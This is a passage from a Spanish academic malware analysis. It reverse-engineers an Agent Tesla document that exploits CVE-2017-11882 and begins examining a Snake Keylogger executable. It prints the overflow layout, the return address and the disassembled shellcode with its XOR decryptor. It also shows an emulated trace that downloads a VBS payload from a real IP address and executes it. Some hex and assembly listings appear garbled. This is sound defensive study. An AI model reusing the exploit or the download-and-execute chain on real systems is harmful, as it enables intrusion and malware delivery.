Aunque no se tiene acceso a la siguiente fase de este malware, gracias a los IoCs y reglas YARA detectadas en esta muestra, podemos ver que las direcciones a las que intentaba acceder están asociadas a un malware de la familia de **Emotet**, que actúa principalmente como loader o dropper de malware más complejo, un funcionamiento que se ajusta a lo visto en la muestra.

3.2. Análisis de un exploit: CVE-2017-11882

Anteriormente vimos como una muestra del malware Emotet hacía uso de un documento de la suite de Microsoft Office conteniendo un macro con código VBA para infectar un equipo, sin embargo, el código meramente ofuscado en una macro requiere que el usuario ejecute manualmente el macro tras múltiples avisos por parte del programa de que hacerlo puede resultar dañino para el equipo.

El siguiente malware, asociado a la familia **Agent Tesla** según los IoCs, haciendo uso de un exploit en la aplicación de edición de ecuaciones de Microsoft, puede descargar e instalar una segunda fase del malware simplemente al abrir el documento de Microsoft Office sin necesidad de que el usuario acceda a ejecutar ningún código, si es abierto en un equipo con la versión desactualizada y vulnerable de windows a la que hace objetivo.

Este exploit, que se encuentra en la aplicación de edición de ecuaciones, no fue detectado hasta el año 2017, pese a que el programa recibió su última actualización en el año 2000. Esta aplicación fue desarrollada por una empresa externa a Microsoft que no se hace cargo de fallos como este descubiertos 17 años después de su desarrollo, por lo que los parches implementados por Microsoft sobre este software no fueron demasiado efectivos y la aplicación se siguió usando como vector de infección, con otros fallos en los propios parches hasta que se decidió que el mejor método de detener los ataques era dejar de hacer uso de esta herramienta completamente.

El exploit identificado como CVE-2017-11882 y propio del primer parche que se implementó para tratar de arreglarlo, es un ataque por un fallo de sobrecarga del buffer de la pila o *stack buffer overflow*. Un fallo que se podría prevenir si la aplicación hubiese implementado técnicas de *Data Execution Prevention* (DEP) y *Address Space Layout Randomization* (ASLR), algo que Microsoft no requería de manera obligatoria en el momento en el que se introdujo esta herramienta. Para entender mejor como funciona este exploit, usaremos ingeniería inversa sobre la siguiente muestra de malware de la familia Agent Tesla en su primera fase de infección del equipo, con **SHA256 7650ec a1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e**

Empezando de una forma similar a como analizamos el documento con el malware de Emotet, hacemos uso de las herramientas la suite *oletools*, pero en este caso, un primer análisis no detecta nada como vemos en la imagen 3.3.

```
olevba 0.60.2 on Python 3.9.13 - http://decalage.info/python/oletools
=====
FILE: D:\AgentTesla\7650eca1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e\7650eca1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e.xlsx
Type: OpenXML
No VBA or XLM macros found.
```

Figura 3.3: Salida de consola al usar `olevba` sobre el documento

Pero al descomprimir y estudiar la estructura del documento podemos encontrar la siguiente información en el archivo `[Content_Types].xml`, figura 3.4:

```
<Override PartName="/xl/calcChain.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.calcChain+xml"/>
<Override PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/>
<Override PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/>
<Override PartName="/xl/embeddings/UF.bC5" ContentType="application/vnd.openxmlformats-officedocument.oleObject"/>
<Default Extension="xml" ContentType="application/vnd.openxmlformats-officedocument.vmlDrawing"/>
</Types>
```

Figura 3.4: Contenido del documento de excel

Podemos ver que hay un objeto OLE en el documento, aunque no contiene código VBA. Analizar el stream hexadecimal no nos da mucha más información.

Aunque es común encontrar referencias a la aplicación de edición de ecuaciones, en este caso el creador del malware ha borrado los encabezamientos que nos pudieran dar alguna pista a simple vista mediante el uso de `oledump.py` o el comando `strings`. El creador del malware logra esto implementando la llamada a la aplicación de edición de ecuaciones como una llamada nativa OLE 1.0 convertida a formato OLE 2.0, sin embargo, encontramos la cadena **Root Entry** y, ya sea por conocer la estructura de este tipo de stream de datos o mediante el uso de `oledump.py` con los argumentos correctos, encontramos el **CLSID 0002CE02-0000-0000-C000-000000000046**, un identificador de herramientas y servicios de Microsoft que hace referencia al editor de ecuaciones.

Ahora que hemos detectado el uso de la aplicación de edición de ecuaciones y conociendo sus múltiples vulnerabilidades, podemos explorar el stream hexadecimal y buscar que se este explotando alguno de los fallos de diseño de la aplicación. El exploit hace uso de la función que carga tipografías de letras en el programa, cuya estructura conocemos si buscamos la documentación oficial[6].

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Texto decodificado
000003F0	41 00 00 00 7E 00 00 00 7F 00 00 00 80 00 00 00	¡.....~.....€...
00000400	52 00 6F 00 6F 00 74 00 20 00 45 00 6E 00 74 00	R.o.o.t. .E.n.t.
00000410	72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00	Z.y.....
00000420	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000430	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000440	16 00 05 00 FF FF FF FF FF FF FF FF 01 00 00 00vvvvvvvv....
00000450	02 CE 02 00 00 00 00 C0 00 00 00 00 00 00 48	.í.....A.....F

Figura 3.5: Stream de datos hexadecimal

```
C:\Users\Pruebas\Desktop\Virus\AgentTesla\7650eca1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e>oledump.py --storages -E "%CLSID%" 7650eca1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e.xls
C:\Users\Pruebas\AppData\Local\Programs\Python\Python312\Scripts>oledump.py:188: SyntaxWarning: invalid escape sequence '\D'
'D'
    manual = ''
A: xl/embeddings/UF.bcs
A1: R 'Root Entry' 0002CE02-0000-0000-0000-000000000046
A2: 842283 'xsole10Native'
A3: 0 'W8'

C:\Users\Pruebas\Desktop\Virus\AgentTesla\7650eca1f4e1f775abe6eedd27cc3d5131f57c927fc59bb4681d3897d499dd3e>
```

Figura 3.6: Salida de la herramienta oledump.py con los argumentos para encontrar CLSIDs en las secciones comprimidas en el documento

La estructura es la siguiente:

- Un encabezamiento de 5 bytes comenzando por la versión del editor de ecuaciones, 02 o 03
- 4 bytes de especificaciones de generación del programa
- 2 bytes de datos reservados
- 3 bytes de registro de la tipografía, comenzando siempre por un byte para el ID de valor 08, seguido de un byte de identificador de la familia de fuente y otro byte para el estilo de letra

Buscando en el stream hexadecimal por el byte 08 encontramos una estructura de acuerdo a esta, como vemos en la figura 3.7. Justo después de los identificadores, comienza la tipografía, la cual se guarda en pila en un buffer de 40 bytes de tamaño. Sin embargo, la función está programada para leer de la entrada hasta encontrar un byte 00, y debido a los fallos de diseño de la aplicación ya comentados, esto permite sobrecargar el buffer insertando 8 bytes más de los que el buffer debería contener, reemplazando la posición de retorno en la pila que teníamos a la que el creador del malware deseó, en este caso, a la dirección 0x0042332C, como se ve en la imagen.

Para poder seguir el funcionamiento del malware a partir de este punto es necesario hacer un análisis dinámico. Con este objetivo usamos la herramienta **x64dbg** (en su modalidad para programas de 32 bits, **x32dbg**) y




Figura 3.7: Buffer de carga de la tipografía

editamos los registros de Windows para anclar ese debugger a la aplicación del editor de ecuaciones como se ve en la figura 3.8.





Figura 3.8: Registro de Windows referente al editor de ecuaciones

Una vez abramos el documento infectado, x64dbg se abrirá automáticamente cuando el documento excel llame al programa de edición de ecuaciones. La posición de la instrucción en la que el programa intenta cargar la tipografía es la 0x00411874, por lo que colocaremos un breakpoint en esta posición. Podemos ver en la figura 3.9 que en la primera ejecución del programa se carga la tipografía *Times New Roman* por defecto, y si continuamos la ejecución veremos en la figura 3.10 que se volverá a esta instrucción al cargar la tipografía *Tw cent MT Condensed Extra Bold*, la cual es en realidad el buffer sobrecargada que hemos visto antes en la figura 3.7.

Figura 3.9: Carga de la tipografía *Times New Roman*

Usualmente, y en primeras versiones de este exploit, la dirección a la que se retornaba era una instrucción que llamaba a la función `WinExec()`, que en



Figura 3.10: Carga del buffer sobrecargado

el caso de la aplicación original llamaba a la aplicación de la calculadora de Windows, pero que en el caso del exploit, podía almacenar en la pila gracias al buffer sobrecargado hasta 40 bytes de instrucciones shellcode que ejecutar a través de la función `WinExec()`, los cuales resultaban mas que suficientes como malware de primera fase para descargar y ejecutar un payload con el malware de segunda fase.

Sin embargo, en el caso de esta versión del exploit el autor ha intentado ofuscar la ejecución del virus algo más, y la instrucción a la que se retorna en esta posición es otra instrucción de retorno dentro del programa, figura 3.11, que al ser ejecutada devuelve a la posición de memoria que el autor del malware haya almacenado, llevando en este caso a ejecutar el stream hexadecimal que teníamos en el buffer sobrecargado en pila como código máquina, como se ve en la figura 3.12.




Figura 3.11: Instrucción redirigida por la sobrecarga del buffer en la pila

Se puede comprobar que las instrucciones en código máquina son efectivamente las vistas anteriormente en el buffer de la tipografía, incluyendo la dirección de memoria inicial de la sobrecarga usada para redirigir la ejecución del programa hasta este punto. Las instrucciones que se ejecutan desde este buffer son las siguientes:

1. Se carga el valor 0x1889B1AB en el registro eax.
2. Se suma el valor 0xE7BC0B91 al registro eax.

```

0019F188 88 A8818918    mov eax, 00045BD3C
0019F189 05 910BCE7    add eax, 0004667B0
0019F190 8818            mov ebx, 0019F192
0019F191 8813            mov edx, 0019F190
0019F192 BF 4F98B9FF    mov edi, 0019F190
0019F193 F7D7            not edi
0019F194 8837            mov esi, 0019F190
0019F195 52              push edx
0019F196 FFD6            call esi
0019F197 83C0 40          add eax, 0004667B0
0019F198 FFE0            jmp eax
0019F199 94              xchg esp, eax
0019F19A 97              xchg edi, eax
0019F19B 27              daa
0019F19C 847C9B 6F        test byte ptr [edi+eax*4+6F], bh
0019F19D 05 A5              movsd
0019F19E 05 4045F676        add eax, 00045BD3C
0019F19F 2C 33            sub al, 33
0019F1B0 42              inc edx
0019F1B1 0000            add byte ptr [eax], al
0019F1B2 F4              ...
0019F1B3 F4              ...
0019F1B4 F4              ...
0019F1B5 F4              ...
0019F1B6 F4              ...
0019F1B7 F4              ...
0019F1B8 F4              ...
0019F1B9 F4              ...

```

Figura 3.12: Código máquina del buffer sobre cargado

3. Se carga en ebx los 32 bits en la dirección de memoria [eax].
4. Se carga en edx los 32 bits en la dirección de memoria [ebx].
5. Se carga en edi el valor 0xFFB9984F.
6. Se hace la operación NOT en el registro edi.
7. Se carga en esi los 32 bits en la dirección de memoria [esi].
8. Se mueve el contenido del registro edx a la pila.
9. Se llama a la función en la dirección esi
10. Sumar 0x40 al registro eax
11. Saltar a la posición en eax

Después de varias operaciones y saltos que solo tienen el propósito de obfuscarse el funcionamiento del código aún más, se carga en el registro eax el valor 0x0045BD3C y en edi el valor 0x004667B0, como se ve en la figura 3.13. Estos valores son importantes, pues la dirección en eax lleva a un objeto con una estructura temporal que apunta al comienzo del stream hexadecimal del objeto nativo ole 1.0, donde se encuentra el resto del código que se desea ejecutar. La posición cargada en el registro esi apunta a una llamada a la función `GlobalLock()` dentro de la aplicación de edición de ecuaciones, que luego se traslada a esi como la llamada a `GlobalLock()` dentro de la librería de kernel32 de Windows. Esta función permite bloquear posiciones en memoria, en este caso usado para bloquear la estructura temporal referida en eax, y después devuelve la posición de memoria inicial donde comienza la sección bloqueada. Una vez bloqueada en memoria, se suma un offset de 0x40 a la posición en eax y salta a esta posición para continuar la ejecución

del código malicioso, consiguiendo así alojar en memoria el shellcode y estableciendo el punto de entrada a la ejecución del código.

Ocultar FPU		
EAX	0045BD3C	eqnedt32.0045BD3C
EBX	0019F398	
ECX	00000000	
EDX	02550074	
EBP	56F64540	
ESP	0019F00C	
EST	7631E420	<kernel32.GlobalLock>
EDI	004667B0	<eqnedt32.GlobalLock>
EIP	0019F1A0	

Figura 3.13: Direcciones cargadas en los registros

Conociendo que el código malicioso restante esta almacenada en el stream hexadecimal y su posición concreta, y suponiendo que al igual que múltiples variantes de este exploit acabara por ejecutar shellcode, cambiamos al programa *scdbg.exe* y cargamos el stream hexadecimal en el. Conocemos el punto de inicio de ejecución del código, por lo que podemos cargar el stream directamente en el programa y seleccionar el offset como se ve en la figura 3.14.

```
C:\Windows\SYSTEM32\cmd.exe
Loaded cda2b bytes from file C:\Users\Pruebas\Desktop\Virus\AGENTT~1\7650EC~1\7650EC~1\x1\EMBEDD~1\UF\_1_OLE~1
Initialization Complete..
Max Steps: 100
Using base offset: 0x401000
Verbosity: 1
Execution starts at file offset 17a
0017A E975010000          jmp 0x4012f4  vv
0017F 55                  push ebx
00180 5B                  pop  ebx
00181 E988010000          jmp 0x40130e  vv
00186 90                  nop
```

Figura 3.14: Carga del stream hexadecimal en scdbg

El código, como vemos en la figura 3.15, se trata de un desencriptado XOR dinámico. El código esta lleno de saltos innecesarios y operaciones **push** **pop** para dificultar la detección y lectura del código. Eliminando las partes innecesarias del código de desencriptado podemos ver los valores y pasos que usa para obtener el código final:

Listing 3.11: Cifrado XOR en Agent Tesla

```

1 01      pop esi
2 02      add esi, 0x62
3 03      lea edi, [esi+0x2CB]
4 04      imul edx, edx, 0x0
5 05      imul edx, edx, 0x385B7BD9
6 06      add edx, 0x68D23EF5
7 07      xor [esi], edx
8 08      add esi, 0x4
9 09      cmp esi, edi
10 0A     jc 05

```

Cuyo funcionamiento puede resumirse de la siguiente forma:

1. Se almacena en el registro esi el valor en la pila, la posición de comienzo del shellcode.
2. Se suma 0x62 al registro esi.
3. Se almacena en el registro edi la posición a la que apunta el registro esi más un offset de 0x2CB.
4. Se multiplica el registro edx por 0x0.
5. Se multiplica el registro edx por 0x385B7BD9.
6. Se suma 0x68D23EF5 al registro edx.
7. Se realiza una operación XOR de los 4 bytes en la posición de memoria a los que apunta esi y el valor en eax.
8. Se suma 0x4 al registro esi.
9. Se compara el valor en el registro esi con el valor en el registro edi.
10. si esi es mayor que edi, se vuelve al paso 5.

Podemos obtener estaticamente el shellcode final con un script de python como el siguiente que realice esta desencriptación sobre una cadena de datos:

Listing 3.12: Script para el desencriptado XOR

```

1 var1 = 0x385b7bd9
2 var2 = 0x68d23ef5
3 print(var1)
4 print(var2)
5 key = 0x0
6 piece = ""
7 file1 = open("encrypted3.txt", "r")
8 file2 = open("decrypted2.txt", "w")

```

```
9
10 text1 = file1.readlines()
11 text1 = text1[0]
12
13
14 while len(text1) > 7:
15
16     key = key * var1
17     print(key)
18     key = hex(key)
19     key = int(key[2:10], 16)
20     key = key + var2
21     print(key)
22     key = hex(key)
23     key = int(key[2:10], 16)
24     print(key)
25     piece = text1[0:8]
26     print(piece)
27     piece = int(piece, 16)
28     print(piece)
29     text1 = text1[8:]
30     piece = piece ^ key
31     print(hex(piece)[2:])
32     file2.write(hex(piece)[2:])
```

Aunque el propio programa scdbg simula la ejecución y nos muestra las llamadas a funciones de la API de windows, como se ve en la figura 3.16.

Las funciones a las que llama son:

1. `GetProcAddress(ExpandEnviromentStringsW)`: Para obtener la dirección a la función `ExpandEnviromentStringsW`.
2. `ExpandEnviromentStringsw(%APPDATA%\equitosprivatmondaydating.vbs, dst=12fb8, sz=104)`: Que expande la variable de entorno para obtener la dirección de la carpeta appdata en el sistema junto al nombre del malware a descargar y lo almacena en `12fb8`.
3. `LoadLibrary(UrlMon)`: Para cargar la librería de Windows `UrlMon`, que contiene funciones para descargar archivos desde URL.
4. `GetProcAddress(URLDownloadToFileW)`: Obtiene la dirección de la función `URLDownloadToFile()`.
5. `URLDownloadToFile(....)`: Descarga el malware de la URL especificada y lo almacena en la carpeta appdata obtenida anteriormente.
6. `LoadLibrary(shell32)`: Carga la librería `shell32`, que contiene funciones para ejecutar procesos y manejar consolas.

7. `GetProcAddress(ShellExecuteW)`: Obtiene la dirección de la función `ShellExecuteW()`, que permite ejecutar programas por consola.

El shellcode hace uso de la función `GetProcAddress` para obtener la dirección en memoria de múltiples funciones de Windows y llamarlas directamente a través de código máquina sin necesidad de hacer uso de la función `WinExec()`, lo que permite que muchos de los antivirus que realizan análisis estático sobre el documento infectado no sean capaces de detectarlo.

Almacena en memoria las cadenas necesarias como argumento para llamar al resto de funciones y termina por llamar a la función `ShellExecuteW()` para ejecutar el malware descargado, cosa que el debugger scdbg no realiza al estar simplemente simulando la ejecución.

```

00117a E975010000      jmp 0x4012f4  vv           step: 0
0012f4 EB95FFFF        call 0x0128e
00128e 5E               pop  esi
00128f 52               push edx
001290 5A               pop  edx
001291 90               nop
001292 E9F5FFFF        jmp 0x40118c  ^^
00118c EB19               jmp 0x4011a7  vv
0011a7 83C662             add  esi,0x62
0011aa E95A010000         jmp 0x401309  vv
001309 E9ABFFFF        jmp 0x4011b9  ^^           step: 10
0011b9 8DBECB020000       lea  edi,[esi+0x2cb]
0011bf EB64               jmp 0x401225  vv
001225 EB07               jmp 0x40122e  vv
00122e 6BD200             imul edx,edx,0x0
001231 69D2D97B5B38       imul edx,edx,0x385b7bd9   step: 15
001237 EB06               jmp 0x40123f  vv
00123f EB09               jmp 0x40124a  vv
00124a 81C2F53ED268       add  edx,0x68d23ef5
001250 3116               xor  [esi],edx
001252 E9BC000000         jmp 0x401313  vv           step: 20
001313 E94EFFFFFF         jmp 0x401266  ^^
001266 EBF2               jmp 0x40125a  ^^
00125a E9AF000000         jmp 0x40130e  vv
00130e 83C604             add  esi,0x4
001311 EB0F               jmp 0x401302  ^^           step: 25
001302 E973FFFF        jmp 0x40127a  ^^
00127a EB03               jmp 0x40125f  ^^
00125f E9C3000000         jmp 0x401327  vv
001327 39FE               cmp  esi,edi
001329 9C               pushf           step: 30
00132a 52               push edx
00132b 57               push edi
00132c 56               push esi
00132d 81EF68120000       sub  edi,0x126b
001333 81EF2A720000       sub  edi,0x722a   step: 35
001339 80DFBC140000       lea   edi,[edi+0x14bc]
00133f 81EF5E110000       sub  edi,0x115e
001345 81C2BD6C0000       add  edx,0x6cbd
00134b 81EF4A060000       sub  edi,0x64a
001351 5E               pop  esi           step: 40
001352 5F               pop  edi
001353 5A               pop  edx
001354 9D               popf
001355 0F8206FFFF        jc   0x401231  ^^
001231 69D2D97B5B38       imul edx,edx,0x385b7bd9   step: 45
001237 EB06               jmp 0x40123f  vv
00123f EB09               jmp 0x40124a  vv
00124a 81C2F53ED268       add  edx,0x68d23ef5
001250 3116               xor  [esi],edx

```

Figura 3.15: Ejecución del código malicioso en scdbg

```

4013d7 GetProcAddress(ExpandEnvironmentStringsW)
401438 ExpandEnvironmentStringsW(%APPDATA%\equitosprivatmondaydating.vbs, dst=12fbdb8, sz=104)
40144d LoadLibraryW.UrlMon
401468 GetProcAddress(URLDownloadToFileW)
4014ec URLDownloadToFileW(http://192.3.216.142/mondayequitosssMPDW-constraints.vbs, C:\Users\Pruebas\AppData\Roaming\equitosprivatmondaydating.vbs)
401503 LoadLibraryW.Shell32)
401519 GetProcAddress(ShellExecuteW)
401528 unhooked call to Shell32.ShellExecuteW step=43019
Stepcount 43019

```

Figura 3.16: Shellcode final tras el desencriptado

3.3. Análisis de un ejecutable

Para finalizar la parte de análisis práctico, estudiaremos un ejecutable de Windows. La muestra en concreto se puede encontrar en Malware Bazaar por su identificador de **SHA256 a940014a730129f95371c84c982bcbf378586e7af6eb2f3d0acaf0d15a8ded4**.

Este archivo parece estar asociado a la familia de malware **Snake Keylogger**, una familia parecida a **Agent Tesla** o **Formbook**. Podemos empezar por intentar realizar un análisis estático del ejecutable, aunque este no nos llevará muy lejos. Comenzamos por cargarlo en el programa **Detect It Easy** o **DIE**, que nos mostrará información útil sobre el empaquetado, compilación y otros metadatos del ejecutable.^{3.17}




Figura 3.17: Información revelada por DIE

El programa nos muestra que es un ejecutable de Windows de 32 bits, con arquitectura del procesador **I386**. Además, podemos ver información de las versiones del enlazador y el compilador, que ha sido programado en **C++** con la herramienta **Visual Studio 2012** y, lo que resulta más llamativo,

que está en formato de **AutoIt(3.XX)**, como vemos en el texto resaltado en verde, y que contiene datos empaquetados, como muestra el texto resaltado en rojo. Pronto veremos qué significa esto, pero primero, probamos a cargarlo en IDA para ver qué información nos puede revelar3.18.




Figura 3.18: Desensamblado del ejecutable en IDA

Podemos observar que el desensamblado del programa produce una cantidad de código enorme. En la sección de la izquierda podemos ver una lista de las funciones y subrutinas detectadas automáticamente por IDA, aunque la gran mayoría no tienen una función identificada.^{3.19}




Figura 3.19: Ventana de funciones en IDA

Para intentar obtener una visión inicial más organizada del funcionamiento del malware, accedemos a la vista de grafo de funciones que nos proporciona IDA, aunque, en este caso, el resultado...



Figura 3.20: Grafo de llamadas a funciones

Sigue siendo bastante intimidante. Sin embargo, podemos hacer zoom y ver algunas funciones y llamadas que pueden resultar sospechosas a primera vista, como:

Funciones que intentan alterar las claves de registro3.21.




Figura 3.21: Funciones que modifican claves de registro

Funciones que tratan de obtener información del estado del teclado o pulsaciones de teclas3.22 y 3.23:




Figura 3.22: Funciones que obtienen información del teclado 1




Figura 3.23: Funciones que obtienen información del teclado 2

O que intentan establecer comunicaciones a través de la red3.24 y 3.25:




Figura 3.24: Función GetHostName



Figura 3.25: Funciones de uso de sockets

Y, lo que probablemente resulte un problema, medidas antianálisis en forma de llamadas a la función IsDebuggerPresent de la librería de Windows3.26:

